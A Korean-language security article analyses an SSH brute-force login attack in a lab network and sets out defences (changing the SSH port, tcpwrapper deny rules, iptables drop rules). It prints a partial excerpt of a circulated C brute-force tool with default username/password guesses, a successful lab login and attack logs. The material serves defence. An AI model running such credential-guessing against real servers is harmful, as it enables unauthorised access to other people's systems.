

SSH Brute- Force Login Attack 분석과 대응.

By Maxoverpro[max](장상근)
maxoverpro@paran.com
<http://www.maxoverpro.org>

1. 서론

SSH Brute- Force Login Attack은 몇 년 전에 나온 공격 방법이긴 하나 얼마 전부터 **SSH Brute- Force Login Attack Exploit Code**가 인터넷에 유포되기 시작하면서 리눅스로 서버를 운영하면서 **SSH**를 서비스를 제공하는 서버에 **SSH**에 무차별적인 로그인 공격이 많아지고 있는 실정이다.

SSH Brute- Force Login Attack은 서버 관리자의 효과적인 계정 정책을 세운다면 침해 사고를 예방 할 수 있다. 여기서 효과적인 계정 정책이란 계정을 내어 줄 때 쉬운 단어나 사전에 있는 **ID** 나 **Password**로 계정을 내어주면 안된다는 것이다. 한국 실정에 비춰보면 **ID**는 각자 사용자들이 사용하고 있는 **ID**를 쓰고, **Password**는 한글로 영어 표현하는 방법을 권장한다. (안녕하세요 -> **dkssudgktpdy**) 식으로 할 경우 외우기 쉬우면서도 사전 공격을 어느 정도 피할 수 있다. 되도록이면 특수 문자, 숫자, 대문자, 소문자의 조합으로 구성 한다면 더 좋은 방법이 될 수 있다.

2. 본론

현재 인터넷을 통해 실제 유포된 **SSH Brute- Force Login Attack Exploit Code**를 가지고 이 공격을 통해서 어떤 현상이 발생되고 발생된 문제를 분석하여 보안 조취 대응을 이야기 하도록 하겠다. (코드가 유포가 되었지만 이 문서를 통한 공격 코드 악용 될 소지가 있으므로 일부만 공개하도록 하겠다.)

SSH Brute- Force Login Attack Exploit Code (C Language) 일부

```
...  
#include <string.h>  
#include <termios.h>  
#include <sys/select.h>  
#include <sys/time.h>  
#include <signal.h>  
#include <errno.h>  
#include <libssh/libssh.h>
```

```
#include <libssh/sftp.h>
#include <arpa/inet.h>
...

maxf=atoi(argv[1]);
while(fgets(buff,sizeof(buff),fp))
{
c=strchr(buff,'\ n');
if(c!=NULL) *c='\ 0';
if (!(fork()))
{
//child
where=0;
checkauth("test","test",buff);
checkauth("maxoverpro","1234",buff);
checkauth("admin","admins",buff);
checkauth("admin","admin",buff);
checkauth("user","user",buff);
checkauth("root","password",buff);
...
else
{
//parent
numforks++;
if (numforks > maxf)
for (numforks; numforks > maxf; numforks-- )
wait(NULL);
}
}
}
```



The screenshot shows a terminal window titled 'root@localhost: ~/attack'. The user runs 'ls' and sees 'brssh', 'brssh.c', and 'sship.txt'. Then they run './brssh sship.txt', which outputs 'Ok.TRY This : maxoverpro:1234:192.168.1.104'. A second 'ls' command shows 'brssh', 'brssh.c', 'log.bigsshf', 'sship.txt', and 'vuln.txt'. The user then runs 'cat log.bigsshf', which outputs 'tring ssh test@192.168.1.104 test'. Finally, they run 'cat vuln.txt', which outputs 'maxoverpro:1234:192.168.1.104'.

그림 1 공격자 측, SSH Brute- Force Login Attack을 시도한다.

그림 1 처럼 192.168.1.104에 SSH Brute-Force Login Attack 을 시도해서 maxoverpro 라는 계정 id의 패스워드가 1234로 해서 공격에 성공한 화면을 볼 수 있다.

```
[root@localhost root]# ssh -l maxoverpro 192.168.1.104
The authenticity of host '192.168.1.104 (192.168.1.104)' can't be established.
RSA key fingerprint is bd:a3:4:32:25:d7:46:c1:ea:88:ae:2c:92:a6:79:b9.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.104' (RSA) to the list of known hosts.
maxoverpro@192.168.1.104's password:
[maxoverpro@localhost maxoverpro]$ whoami
maxoverpro
[maxoverpro@localhost maxoverpro]$ id
uid=500(maxoverpro) gid=500(maxoverpro) groups=500(maxoverpro)
[maxoverpro@localhost maxoverpro]$ _
```

그림 2 실제 취약한 계정으로 접속이 가능한지 확인해 보았다 (성공)

이런 식으로 무차별적인 공격이 성공을 했으며, 서버 측에 상황을 알아보면 로그에 ssh관련 로그가 특정한 패턴으로 쌓여 있는 현상을 통해 SSH Brute-Force Login Attack를 파악한다.

```
Apr  7 00:47:11 localhost sshd[1878]: Failed password for illegal user user from
::ffff:192.168.1.103 port 32794 ssh2
Apr  7 00:47:11 localhost sshd[1880]: Failed password for root from ::ffff:192.1
68.1.103 port 32795 ssh2
Apr  7 00:47:11 localhost sshd[1882]: Failed password for root from ::ffff:192.1
68.1.103 port 32796 ssh2
Apr  7 00:47:11 localhost sshd[1884]: Failed password fo root from ::ffff:192.1
68.1.103 port 32797 ssh2
Apr  7 00:47:12 localhost sshd[1886]: Accepted password for maxoverpro from ::ff
ff:192.168.1.103 port 32798 ssh2
Apr  7 00:47:16 localhost sshd[1921]: Illegal user test from ::ffff:192.168.1.10
3
Apr  7 00:47:16 localhost sshd[1921]: error: Could not get shadow information fo
r NOUSER
Apr  7 00:47:16 localhost sshd[1921]: Failed password for illegal user test from
::ffff:192.168.1.103 port 32799 ssh2
Apr  7 00:47:16 localhost sshd[1923]: Illegal user test from ::ffff:192.168.1.10
3
Apr  7 00:47:16 localhost sshd[1923]: error: Could not get shadow information fo
r NOUSER
Apr  7 00:47:16 localhost sshd[1923]: Failed password for illegal user test from
::ffff:192.168.1.103 port 32800 ssh2
Apr  7 00:47:16 localhost sshd[1925]: Illegal user test from_:::ffff:192.168.1.10
3
```

그림 3 서버 측, /var/log/messages 의 ssh 공격시도와 성공 부분.

관리자는 공격자의 패턴을 인식하고 이제 보안 조취를 취해야 한다. SSH Brute-Force Login Attack 같은 경우 이 문서에서는 3가지로 방법인

1. SSH 의 22번 Port 번호를 다른 Port로 변경.
2. Tcpwrapper를 통한 방어.
3. IPTABLES Rule 설정을 통한 방어.

을 가지고 설명하도록 하겠다.

1. SSH 의 22 Port 에서 다른 Port로 변경


이 문서에서는 레드햇 계열 리눅스 환경에서의 설명을 다루도록 하겠다. SSH의 포트를 변경하기 위해서는 `/etc/ssh/sshd_config` 파일을 오픈한 후 `#Port 22` 으로 된 것을 `#`을 풀고 `Port`를 임의로 변경하였다.

```
# $OpenBSD: sshd_config,v 1.68 2003/12/29 16:39:50 millert Exp $
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/local/bin:/bin:/usr/bin
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options change a
# default value.
#
#Port 22
#Protocol 2,1
#ListenAddress 0.0.0.0
#ListenAddress ::
#
# HostKey for protocol version 1
#HostKey /etc/ssh/ssh_host_key
# HostKeys for protocol version 2
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_dsa_key
```

그림 4 /etc/ssh/sshd_config 의 Port를 28으로 변경.

설정을 변경 한 후 `/etc/init.d/sshd restart` 로 `sshd` 를 재시작 시킨다.

다음은 공격자가 공격을 해보도록 시도해 보도록 하겠다.



```
root@localhost:~/attack
[root@localhost attack]# ls
brssh brssh.c sship.txt
[root@localhost attack]# ./brssh sship.txt
[root@localhost attack]# ls
brssh brssh.c log.bigsshf sship.txt
[root@localhost attack]# cat log.bigsshf
tring ssh test@192.168.1.104 test
[root@localhost attack]#
```

그림 5 SSH가 22번 Port가 아니므로 공격 실패

간단하게 SSH의 Port 번호를 바꿈으로서 단순한 SSH Brute-Force Login Attack Exploit 를 그냥 쓴 경우는 공격이 먹히지 않는 것을 확인 할 수 있었으며 따로 서버에 보안 프로그램이 없을 경우에는 로그에 기록되지 않는 것도 확인 할 수 있다.

2. Tcpwrapper를 통한 방어.

`/etc/hosts.deny`를 열어서 **SSH Brute-Force Login Attack**을 시도하는 **ip**의 접속을 막을 수 있다.

```
...  
sshd: 허가 불허 ip  
...
```

3. IPTABLES Rule 설정을 통한 방어.

SSH의 **22 Port** 번호를 변경하지 않고 **SSH Brute-Force Login Attack**를 방어하기 위해서는 가장 쉬운 방법으로 **Log**를 보고 `/etc/sysconfig/iptables`를 열어 다음과 같이 정책을 설정해 주면된다.

```
...  
-A RH-Firewall-1-INPUT -p tcp -s 공격ip --dport 22 -j DROP  
...
```

을 추가한 후 `/etc/init.d/iptables restart`를 하도록 한다.

또한 **IPTABLES**의 **String patch**를 통해 수상한 문자열을 가진 패킷을 필터링 하는 방법도 있을 수 있다.

위 3가지 방법 말고도 보안 관리자분께서 침입에 따른 스크립트를 구성해 작동시키는 방법도 있을 수가 있다.

3. 결론

본론에서의 공격을 통해 **SSH Brute-Force Login Attack**의 아무것도 아닌 듯 하면서 무차별 공격의 위력을 알게 되었을 것이다. 또한 더하여 **SSH1** 버전을 사용하고 있는 서버는 **SSH2**로 최신 **SSH**로 업그레이드를 권장하며 이 문서에서 다루고 있는 **Brute-Force Login Attack**뿐만 아니라 또 다른 **SSH** 공격 기법이 존재하기 때문에 **SSH**를 사용한다고 해서 안전을 보장받는 것은 아니므로 지속적인 로그 분석을 통해 공격 패턴 분석 후 알맞은 조취를 취하는 지속적인 보안 점검과 문제 해결 노력을 기울여 해야 한다.